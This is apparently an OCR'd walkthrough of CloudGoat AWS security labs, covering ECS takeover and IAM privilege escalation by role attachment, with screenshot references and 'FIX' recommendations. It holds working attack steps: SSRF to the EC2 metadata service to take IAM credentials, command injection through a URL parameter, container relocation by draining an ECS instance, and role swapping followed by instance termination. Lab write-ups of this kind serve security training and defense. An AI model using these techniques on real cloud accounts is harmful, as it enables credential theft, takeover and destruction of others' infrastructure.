
Execution Demonstration

This time we will start with a URL: http://ec2-18-209-210-190.compute-1.amazonaws.com/

When trying to input an URL in the field:

We get the http response printed:

Let's try accessing the metadata server:




And we have indeed been able to access it, now the first thing I like to do Is to check what is inside the User Data script, often when installing the system, credentials or configuration are left in this script :

And we indeed found some ECS configuration, we now know that there is an ECS cluster and the config file location,


Let's try to find some credentials which are usually located in http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ecs-takeover-ecs_takeover_cgidqow9p460z9-ecs-agent :

Let's use these credentials to configure this new user:

~/.aws/credentials should look like this.




When trying to access the ECS cluster we get a denied access:



Lets go back to the website, to do the request it surely use a command like curl , this might allows us to get an RCE (remote command execution):

We can insert in the 'URL' a command which will be run after the the curl command :




Now that this works , let's try to list the ECS from there; Since AWS CLI is not installed and ECS are docker container , we can use docker commands to list the docker container:

Then execute this command

Which is accessing the IP containing the security credentials for the ECS containers (like a kind of metadata server for EC2)

We can then save these creds like we have done earlier , and try access the ECS:



We now have the cluster ARN, and have a peek in it:

We will start by enumerating the tasks:

Then list what is inside our tasks:

```
$aws ecs describe-tasks --cluster ecs-takeover-ecs_takeover_cgidqow9p460z9-cluster --tasks 53ac62656b584930a903af1df1bad334 --profile  ecs --region us-east-1
{
    "tasks": [
        {
            "attachments": [],
            "attributes": [
                {
                    "name": "ecs.cpu-architecture",
                    "value": "x86_64"
                }
            ],
            "availabilityZone": "us-east-1a",
            "clusterArn": "arn:aws:ecs:us-east-1:992382600831:cluster/ecs-takeover-ecs_takeover_cgidqow9p460z9-cluster",
            "connectivity": "CONNECTED",
            "connectivityAt": 1722788647.171,
            "containerInstanceArn": "arn:aws:ecs:us-east-1:992382600831:container-instance/ecs-takeover-ecs_takeover_cgidqow9p460z9-cluster/e20ec5f0459344b28056e2dec6dee760",
            "containers": [
                {
                    "containerArn": "arn:aws:ecs:us-east-1:992382600831:container/ecs-takeover-ecs_takeover_cgidqow9p460z9-cluster/53ac62656b584930a903af1df1bad334/942d929d-6e2e-4501-b069-a4
2afdb1f37e",
                    "taskArn": "arn:aws:ecs:us-east-1:992382600831:task/ecs-takeover-ecs_takeover_cgidqow9p460z9-cluster/53ac62656b584930a903af1df1bad334",
                    "name": "vault",
                    "image": "busybox:latest",
                    "imageDigest": "sha256:9ae97d36d26566ff84e8893c64a6dc4fe8ca6d1144bf5b87b2b85a32def253c7",
                    "runtimeId": "3e4f2c7e549f32fda195adc65a9ed9a4b683e77e357b5e91ed0d581c96ce511d",
                    "lastStatus": "RUNNING",
                    "networkBindings": [],
                    "networkInterfaces": [],
                    "healthStatus": "UNKNOWN",
                    "cpu": "50",
                    "memory": "50"
```


And we have a lot of information but what is more important is what there is lower:

```
"cpu": "50",
"createdAt": 1722788645.805,
"desiredStatus": "RUNNING",
"enableExecuteCommand": false,
"group": "service:vault",
"healthStatus": "UNKNOWN",
"lastStatus": "RUNNING",
"launchType": "EC2",
"memory": "50",
"overrides": {
    "containerOverrides": [
        {
            "name": "vault"
        }
    ],
    "inferenceAcceleratorOverrides": []
}
```


We are seeing that there is the service vault, and that it is launched from an EC2:

When looking at the service:

```
$aws --profile ecs ecs describe-services --cluster ecs-takeover-ecs_takeover_cgidqow9p460z9-cluster --services vault --region us-east-1
{
    "services": [
        {
            "serviceArn": "arn:aws:ecs:us-east-1:992382600831:service/ecs-takeover-ecs_takeover_cgidqow9p460z9-cluster/vault",
            "serviceName": "vault",
            "clusterArn": "arn:aws:ecs:us-east-1:992382600831:cluster/ecs-takeover-ecs_takeover_cgidqow9p460z9-cluster",
            "loadBalancers": [],
            "serviceRegistries": [],
            "status": "ACTIVE",
            "desiredCount": 1,
            "runningCount": 1,
            "pendingCount": 0,
            "launchType": "EC2",
            "taskDefinition": "arn:aws:ecs:us-east-1:992382600831:task-definition/cg-ecs-takeover-ecs_takeover_cgidqow9p460z9-vault:1",
            "deploymentConfiguration": {
                "deploymentCircuitBreaker": {
                    "enable": false,
                    "rollback": false
                },
                "maximumPercent": 200,
                "minimumHealthyPercent": 100
            },
            "deployments": [
                {
                    "id": "ecs-svc/2087446924352130041",
                    "status": "PRIMARY",
                    "taskDefinition": "arn:aws:ecs:us-east-1:992382600831:task-definition/cg-ecs-takeover-ecs_takeover_cgidqow9p460z9-vault:1",
                    "desiredCount": 1,
                    "pendingCount": 0
```



We can see the service is Defined as REPLICA, after a small googling we find out that it means that whenever the container crashes it try to spawn on any available EC2.




Now if we remember in the beginning we got an RCE on an EC2, unfortunately this RCE didn't give us the access to this ECS container, however now that we know that a new container will spawn on any available EC2 in case of crash

We can try '*crashing*' the ECS to make it spawn on the ECS we have access to .

To make it 'crash' we can set the ECS in state: **DRAINING**

We first need to get the container instance name:



Then set the instance to DRAINING:


```
$aws ecs update-container-instances-state --cluster ecs-takeover-ecs_takeover_cgidqow9p460z9-cluster --container-instances e20ec5f0459344b28056e2dec6dee760  --status DRAINING --profile
ecs_host --region us-east-1
{
    "containerInstances": [
        {
            "containerInstanceArn": "arn:aws:ecs:us-east-1:992382600831:container-instance/ecs-takeover-ecs_takeover_cgidqow9p460z9-cluster/e20ec5f0459344b28056e2dec6dee760",
            "ec2InstanceId": "i-0c6d3413c4a89fd3f",
            "version": 22,
            "versionInfo": {
                "agentVersion": "1.85.3",
                "agentHash": "fb55511c",
                "dockerVersion": "DockerVersion: 25.0.3"
            },
            "remainingResources": [
                {
                    "name": "CPU",
                    "type": "INTEGER",
                    "doubleValue": 0.0,
                    "longValue": 0,
                    "integerValue": 924
                },
                {
                    "name": "MEMORY",
                    "type": "INTEGER",
                    "doubleValue": 0.0,
                    "longValue": 0,
                    "integerValue": 870
                },
                {
                    "name": "PORTS",
                    "type": "STRINGSET",
                    "doubleValue": 0.0,
                    "longValue": 0,
                    "integerValue": 0,
                    "stringSetValue": [
                        "22",
                        "2376"
```

The operation seemed to work, let try to list the docker container again from within the webpage:

http://ec2-18-209-210-190.compute-1.amazonaws.com/?url=%3B+docker+ps

```
  <input type="text" id="url" name="url"><br>
  <button>Submit</button>
</form>

docker ps</p>
NTAINER ID   IMAGE                                    COMMAND                  CREATED         STATUS                  PORTS     NAMES
52adc36   busybox                                  &#34;sh -c &#39;/bin/sh -c \&#34;…&#34;   2 minutes ago   Up 2 minutes                      ecs-cg-ecs-takeover-ecs_takeover_cgidqow9p460z9-vault
113ac74   cloudgoat/ecs-takeover-vulnsite:latest   &#34;./main&#34;                 3 hours ago     Up 3 hours                        ecs-cg-ecs-takeover-ecs_takeover_cgidqow9p460z9-vulnsite-1-v
a194e6d   busybox:latest                           &#34;sleep 365d&#34;              3 hours ago     Up 3 hours                        ecs-cg-ecs-takeover-ecs_takeover_cgidqow9p460z9-privd-1-priv
659edc7   amazon/amazon-ecs-agent:latest           &#34;/agent&#34;                  3 hours ago     Up 3 hours (healthy)              ecs-agent
```

And we can see that the container spawned in our EC2, lets access it and list the directory:



Let’s print the flag :

http://ec2-18-209-210-190.compute-1.amazonaws.com/?url=%3B+docker+exec+ad4eb52adc36+cat+FLAG.TXT

FIX:

- **Restrict ECS Task IAM Role Permissions**:
  - Apply the principle of least privilege to IAM roles assigned to ECS tasks, ensuring they have only the permissions needed for their specific operations.
- **Enable ECS Task Definition Revision Control**:
  - Regularly review and control task definitions to prevent unauthorized changes and rollbacks that might grant elevated privileges.
- **Secure Docker Images** :
  - Use trusted and scanned Docker images from reputable sources. Regularly update and patch images to fix vulnerabilities.
- **Implement Network Security Groups** :
  - Configure security groups to restrict network access to ECS tasks and services, limiting exposure to only necessary traffic.
- **Enable ECS Service and Task Logging**:
  - Use CloudWatch Logs to capture and monitor ECS service and task logs for any suspicious activity or unauthorized access attempts.

4. IAM_PRIVESC_BY_ATTACHMENT

Execution Demonstration

In this scenario we start with a user credentials: Kerrigan

Kerrigan can't list IAM policies, so we need to go through services manually

S3 and Lambda didn't anything However we got a response for EC2:

```
Pacu (iam:imported-kerrigan) > run ec2__enum --region us-east-1
  Running module ec2__enum...
[ec2__enum] Starting region us-east-1...
[ec2__enum]   3 instance(s) found.
[ec2__enum]   8 security groups(s) found.
[ec2__enum] FAILURE:
[ec2__enum]   Access denied to DescribeAddresses.
[ec2__enum]     Skipping elastic IP enumeration...
[ec2__enum]   0 elastic IP address(es) found.
[ec2__enum]   1 public IP address(es) found and added to text fil
[ec2__enum] FAILURE:
```

Lets list them :

We will use an advanced filtering command to get only the data we want for the moment:

aws ec2 describe-instances --region us-east-1 --query 'Reservations[*].Instances[*`].{InstanceID:InstanceId,State:State.Name,PublicIP:PublicIpAddress,PublicDNS:PublicDnsName}' --output table

```
Pacu (iam:imported-kerrigan) > aws ec2 describe-instances --region us-east-1 --query 'Reservations[*].Instances[*].{InstanceID:InstanceId,State:State.Name,PublicIP:PublicIpAddress,PublicDNS:
PublicDnsName}' --output table
-------------------------------------------------------------------------------------------------
|                                      DescribeInstances                                        |
+---------------------+-----------------------------------------------+---------------+---------+
|     InstanceID      |                  PublicDNS                    |   PublicIP    |  State  |
+---------------------+-----------------------------------------------+---------------+---------+
|  i-05f8905b8e7aaa6f6|  ec2-3-226-253-225.compute-1.amazonaws.com     |  3.226.253.225|  running|
|  i-0c6d3413c4a89fd3f|                                               |  None         |  terminated|
|  i-0d4abd27a4434454c|                                               |  None         |  terminated|
+---------------------+-----------------------------------------------+---------------+---------+
```

After scanning the ports for the instance, there is only SSH open however we don't have any creds for it

Let's get more information about this instance, we will start by its rights:

```
Pacu (iam:imported-kerrigan) > aws iam list-instance-profiles
{
    "InstanceProfiles": [
        {
            "Path": "/",
            "InstanceProfileName": "cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgid75kxfibg5u",
            "InstanceProfileId": "AIPA6ODU4YZ75ABP64V75",
            "Arn": "arn:aws:iam::992382600831:instance-profile/cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgid75kxfibg5u",
            "CreateDate": "2024-08-04T19:18:10Z",
            "Roles": [
                {
                    "Path": "/",
                    "RoleName": "cg-ec2-meek-role-iam_privesc_by_attachment_cgid75kxfibg5u",
                    "RoleId": "AROA6ODU4YZ73INUDKE36",
                    "Arn": "arn:aws:iam::992382600831:role/cg-ec2-meek-role-iam_privesc_by_attachment_cgid75kxfibg5u",
                    "CreateDate": "2024-08-04T19:18:09Z",
                    "AssumeRolePolicyDocument": {
                        "Version": "2012-10-17",
                        "Statement": [
                            {
                                "Effect": "Allow",
                                "Principal": {
                                    "Service": "ec2.amazonaws.com"
                                },
                                "Action": "sts:AssumeRole"
                            }
```

And we can see that there is a right to use the AssumRole operations , which can allows us to get more privilege

Lets list our roles : **aws iam list-roles**

```
{
    "Path": "/",
    "RoleName": "cg-ec2-meek-role-iam_privesc_by_attachment_cgid75kxfibg5u",
    "RoleId": "AROA6ODU4YZ73INUDKE36",
    "Arn": "arn:aws:iam::992382600831:role/cg-ec2-meek-role-iam_privesc_by_attachment_cgid75kxfibg5u",
    "CreateDate": "2024-08-04T19:18:09Z",
    "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Principal": {
                    "Service": "ec2.amazonaws.com"
                },
                "Action": "sts:AssumeRole"
            }
        ]
    },
    "Description": "cg meek ec2 role",
    "MaxSessionDuration": 3600
},
```

And we have the role in our user, but we also see that there is another role:

```
{
    "Path": "/",
    "RoleName": "cg-ec2-mighty-role-iam_privesc_by_attachment_cgid75kxfibg5u",
    "RoleId": "AROA6ODU4YZ74GDK2W4PN",
    "Arn": "arn:aws:iam::992382600831:role/cg-ec2-mighty-role-iam_privesc_by_attachment_cgid75kxfibg5u",
    "CreateDate": "2024-08-04T19:18:09Z",
    "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Principal": {
                    "Service": "ec2.amazonaws.com"
                },
                "Action": "sts:AssumeRole"
            }
        ]
    },
    "Description": "cg mighty ec2 role",
    "MaxSessionDuration": 3600
}
```


Which seems to have greater right (according to its name), let try attaching this role to our instance,

First we need to detach the role form the instance, using the data we gathered when listing roles and instance profiles:

```
irondev@parrot ~/cloudgoat/iam_privescc_attachment
$aws iam remove-role-from-instance-profile --instance-profile-name cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgid75kxfibg5u  --role-name cg-ec2-meek-role-iam_privesc_by_attachment_cgid75kxfibg5u --profile kerrigan
irondev@parrot ~/cloudgoat/iam_privescc_attachment
```

Then reattach the new role

```
irondev@parrot ~/cloudgoat/iam_privescc_attachment
$aws iam add-role-to-instance-profile --instance-profile-name cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgid75kxfibg5u --role-name cg-ec2-mighty-role-iam_privesc_by_attachment_cgid75kxfibg5u --profile kerrigan
irondev@parrot ~/cloudgoat/iam_privescc_attachment
```

Now let create a key pair to get access to this ec2 with elevated privileges :

```
irondev@parrot ~/cloudgoat/iam_privescc_attachment
$aws ec2 create-key-pair --key-name keys --profile kerrigan --query 'KeyMaterial' --output text > keys.pem
irondev@parrot ~/cloudgoat/iam_privescc_attachment
```

Set the rights permission for the key:

```
irondev@parrot ~/cloudgoat/iam_privescc_attachment
$chmod 400 keys.pem
```

Check the network settings and IDs:

First we will list the subnets, and pick one from which we will take the subnet ID, the security group used should be part of the same VPC:

```
$aws ec2 describe-subnets --profile kerrigan
{
    "Subnets": [
        {
            "AvailabilityZone": "us-east-1b",
            "AvailabilityZoneId": "use1-az2",
            "AvailableIpAddressCount": 4091,
            "CidrBlock": "172.31.80.0/20",
            "DefaultForAz": true,
            "MapPublicIpOnLaunch": true,
            "MapCustomerOwnedIpOnLaunch": false,
            "State": "available",
            "SubnetId": "subnet-052e0c589d5b11c0c",
            "VpcId": "vpc-0844271ceade1691d",
            "OwnerId": "992382600831",
            "AssignIpv6AddressOnCreation": false,
            "Ipv6CidrBlockAssociationSet": [],
            "SubnetArn": "arn:aws:ec2:us-east-1:992382600831:subnet/subnet-052e0c589d5b11c0c",
```

Then list the security to find one with appropriate rights to access SSH:

```
irondev@parrot ~/cloudgoat/iam_privescc_attachment
$aws ec2 describe-security-groups --profile kerrigan
{
    "SecurityGroups": [
        {
            "Description": "launch-wizard-3 created 2024-07-18T21:24:23.248Z",
            "GroupName": "launch-wizard-3",
            "IpPermissions": [
                {
                    "FromPort": 80,
                    "IpProtocol": "tcp",
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "ToPort": 80,
                    "UserIdGroupPairs": []
                },
                {
                    "FromPort": 22,
                    "IpProtocol": "tcp",
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
```


We will now spawn a new EC2 with the attach security group, and profile instanceID (which contains our elevated Role)

aws ec2 run-instances --image-id ami-0a313d6098716f372 --instance-type t2.micro --iam-instance-profile Arn=arn:aws:iam::992382600831:instance-profile/cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgid75kxfibg5u --key-name keys --profile kerrigan --subnet-id subnet-0062aed73aec86a6a --security-group-ids sg-0d49519c7303c6ee0

```
┌──[✗]─[irondev@parrot]─[~/cloudgoat/iam_privescc_attachment]
└──╼ $aws ec2 run-instances --image-id ami-0a313d6098716f372 --instance-type t2.micro --iam-instance-profile Arn=arn:aws:iam::992382600831:instance-profile/cg-ec2-meek-instance-profile-iam_
rivesc_by_attachment_cgid75kxfibg5u --key-name keys --profile kerrigan --subnet-id subnet-0062aed73aec86a6a --security-group-ids sg-0d49519c7303c6ee0
{
    "Groups": [],
    "Instances": [
        {
            "AmiLaunchIndex": 0,
            "ImageId": "ami-0a313d6098716f372",
            "InstanceId": "i-0ce364144105d3cbd",
            "InstanceType": "t2.micro",
            "KeyName": "keys",
            "LaunchTime": "2024-08-04T21:09:57.000Z",
            "Monitoring": {
                "State": "disabled"
            },
            "Placement": {
                "AvailabilityZone": "us-east-1a",
                "GroupName": "",
                "Tenancy": "default"
            },
            "PrivateDnsName": "ip-10-0-10-166.ec2.internal",
            "PrivateIpAddress": "10.0.10.166",
            "ProductCodes": [],
            "PublicDnsName": "",
            "State": {
                "Code": 0,
```

Aws Lets connect to it via SSH :

But first let's get the public **IP** like earlier: **aws ec2 describe-instances --region us-east-1**



And we are connected :

```
┌[irondev@parrot]-[~/cloudgoat/iam_privescc_attachment]
└─$ ssh -i keys.pem ubuntu@34.200.242.140
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Aug  4 21:16:10 UTC 2024

  System load:  0.0               Processes:           83
  Usage of /:   13.6% of 7.69GB   Users logged in:     0
  Memory usage: 15%               IP address for eth0: 10.0.10.166
  Swap usage:   0%

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-10-0-10-166:~$ whoami
ubuntu
ubuntu@ip-10-0-10-166:~$
```

Let’s delete the other instance:

But first install AWS CLI:

Sudo apt-get update

Sudo apt-get install awscli -y

Then list the instances:

```
ubuntu@ip-10-0-10-166:~$ aws ec2 describe-instances --region us-east-1 --query 'Reservations[*].Instances[?InstanceId==`i-05f8905b8e7aaa6f6` && State.Name==`running`].[InstanceId,State.Nam
PublicIpAddress,PublicDnsName]' --output json
[
    [],
    [
        [
            "i-05f8905b8e7aaa6f6",
            "running",
            "3.226.253.225",
            "ec2-3-226-253-225.compute-1.amazonaws.com"
        ]
    ],
    [],
    []
]
ubuntu@ip-10-0-10-166:~$
```


Now that we have the instance id we can delete it :

```
ubuntu@ip-10-0-10-166:~$ aws ec2 terminate-instances --instance-ids i-05f8905b8e7aaa6f6 --region us-east-1
{
    "TerminatingInstances": [
        {
            "CurrentState": {
                "Code": 32,
                "Name": "shutting-down"
            },
            "InstanceId": "i-05f8905b8e7aaa6f6",
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        }
    ]
}
ubuntu@ip-10-0-10-166:~$
```

And check that the instance is not running anymore:

```
ubuntu@ip-10-0-10-166:~$ aws ec2 describe-instances --region us-east-1 --query 'Reservations[*].Instances[?InstanceId==`i-05f8905b8e7aaa6f6` && State.Name==`running`].[InstanceId,State.Name,
PublicIpAddress,PublicDnsName]' --output json
[
    [],
    [],
    [],
    []
]
```

We can actually seeing it via the AWS console:



FIX:


- **Restrict IAM Policy Attachments**:
  - Limit who can attach or modify IAM policies by using tightly controlled IAM roles and permissions. Avoid granting broad iam:AttachRolePolicy or iam:AttachUserPolicy permissions.
- **Review and Limit Managed Policies**:
  - Regularly review managed policies attached to IAM roles and users. Ensure that only necessary policies are attached and that they adhere to the principle of least privilege.
- **Monitor Policy Attachments**:
  - Use AWS CloudTrail to log and monitor IAM policy attachments. Set up alerts for any unexpected changes to IAM policies or role attachments.
- **Enforce Policy Versioning and Change Management**:
  - Track changes to IAM policies with versioning. Implement change management procedures to review and approve policy changes before they are applied.
- **Enable IAM Access Analyzer**:
  - Use IAM Access Analyzer to identify and review roles and policies with broad permissions or unintended access, ensuring that permissions are appropriately scoped.

5. VULNERABLE_COGNITO

Execution Demonstration

